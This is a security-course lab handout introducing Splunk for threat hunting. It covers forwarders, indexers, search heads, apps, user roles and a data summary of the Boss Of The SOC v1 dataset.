

Hunting with Splunk (Lab 1)

LAB 17.1

Scenario

The IT Security manager has provided you with a Splunk instance that has ingested the [Boss Of The SOC v1 dataset](#). He tasked you with getting familiar with Splunk through the given tasks, so that you can create more complex Splunk hunting searches in the future.

Credits to Paul Pang for the hunting methodology this lab follows.

Goals

The learning objective of this lab is the rule generation ability and becoming more familiar with Splunk.

What you will learn

You will learn how to utilize available logs to detect suspicious activity on a windows host.

Recommended tools

- Splunk

Introduction To Splunk

Splunk's creators describe it as a solution to aggregate, analyze and get answers from machine data. Splunk can be used for Application Management, Operations Management, Security & Compliance, etc.


When it comes to security, Splunk can be used as a log management solution but most importantly as an analytics-driven SIEM. Splunk can fortify investigations of dynamic, multi-step attacks with detailed visualizations and even enhance an organization's detection capabilities through User Behavior Analytics.

Splunk can ingest almost any data from almost any source, through both an agent-less and a forwarder approach.

Aggregated/API Data Sources

Pre-filtering, API subscriptions

Heavy Forwarder




Event Logs, Active Directory, OS Stats
Unix, Linux and Windows hosts

Universal Forwarder




Local File Monitoring

Universal Forwarder




Wire Data
Splunk Stream
Universal Forwarder or HTTP Event Collector




DevOps, IoT, Containers

HTTP Event Collector (Agentless)



Splunk Architecture Overview:



Splunk's architecture (at a high level) consists of the:

- **Forwarder component**
- **Universal Forwarders** collect data from remote sources and send them to one or more Splunk Indexers. Universal Forwarders are separate downloads that can be installed on any remote source, with little impact on network or host performance.
- **Heavy Forwarders** also collect data from remote sources, but they are typically used for heavy data aggregation tasks, from sources like firewalls or data routing/filtering passing points. According to [Splunk](#), unlike other forwarder types, heavy forwarders parse data before forwarding them and can route data based on criteria such as source or type of event. They can also index data locally while forwarding the data to another indexer. Heavy Forwarders are usually run as "data collection nodes" for API/scripted data access, and they are only compatible with Splunk Enterprise.

Note: **HTTP Event Collectors (HECs)** also exist to collect data directly from applications, at-scale, through a token-based JSON or raw API way. Data are sent directly to the Indexer level.

- **Indexer Component** The Indexer processes machine data, storing the results in indexes as events, enabling fast search and analysis. As the indexer indexes data, it creates a number of files organized in sets of directories by age. Each directory contains raw data (compressed) and indexes (points to the raw data).
- **Search Head Component** The Search Head component allows users to use the Search language to search for indexed data. It distributes user search requests to the Indexers and consolidates the results as well as extracts field value pairs from the events to the user. Knowledge Objects on the Search Heads can be created to extract additional fields and transform the data without changing the underlying index data. It should be noted that Search Heads also provide tools to enhance the search experience such as reports, dashboards, and visualizations.

Splunk Apps and Technology Add-ons (TAs):

Splunk Apps are designed to address a wide variety of use cases and to extend the power of Splunk. Essentially, they are collections of files containing data inputs, UI elements, and/or knowledge objects. Splunk Apps also allow multiple workspaces for different use cases/user roles to co-exist on a single Splunk instance. Ready-made apps are available on Splunkbase (splunkbase.com).

Splunk Technology Add-ons abstract the collection methodology and they typically include relevant field extractions (schema-on-the-fly). They also include relevant config files (props/transforms) and ancillary scripts binaries.

You can think of a Splunk App as a complete solution, that typically uses one or more Technology Add-ons.

Splunk Users and Roles:

Splunk users are assigned roles which determine their capabilities and data access. Out of the box, there are three main roles:

- **admin:** This role has the most capabilities assigned to it.
- **power:** This role can edit all shared objects (saved searches, etc.) and alerts, tag events, and other similar tasks.
- **user:** This role can create and edit its own saved searches, run searches, edit its own preferences, create and edit event types, and other similar tasks.

Splunk's Search & Reporting App:

You will spend most of your time inside **Splunk's Search & Reporting App**.

Home | Splunk 8.2.6

demo.ine.local:8000/en-US/app/launcher/home

Messages Settings Activity Help Find

splunk>enterprise

Apps

> Search & Reporting

Python Upgrade Readiness App

Splunk Essentials for Cloud and Enterprise 8.2

ssg Splunk Secure Gateway

STM Splunk Stream

Tenable Add-On for Splunk


+ Find More Apps

Explore Splunk



Add Data

Add or forward data to Splunk. Afterwards, you may [extract fields](#).



Splunk Apps [↗](#)

Apps and add-ons extend the capabilities of Splunk.



Splunk Docs [↗](#)


Comprehensive documentation for Splunk and for all other Splunk products.




Choose a home dashboard

Close

1 2 3 4 14:51



Data Summary can provide you with hosts, sources or sourcetypes on separate tabs.



Data Summary

Host - Unique identifier of where the events originated (host name, IP address, etc.)



Hosts (7)

Sources (24)

Sourcetypes (22)

Host		Count	Last Update
192.168.2.50		65	8/24/16 4:34:37.000 PM
192.168.250.1		80,922	8/24/16 6:27:44.000 PM
splunk-02		293,579	8/24/16 6:27:43.000 PM
suricata-ids.waynecorpinc.local		125,584	8/24/16 6:27:43.000 PM
we1149srv		121,348	8/24/16 6:27:31.000 PM
we8105desk		244,009	8/24/16 6:27:42.000 PM
we9041srv		90,300	8/24/16 6:27:37.000 PM

Data Summary

Source - Name of the file, stream, or other input



Hosts (7)

Sources (24)

Sourcetypes (22)

filter



Source		Count	Last Update
/var/log/suricata/eve.json		125,584	8/24/16 6:27:43.000 PM
C:\inetpub\logs\LogFiles\W3SVC1\u_ex160810.log		22,401	8/10/16 10:22:48.000 PM
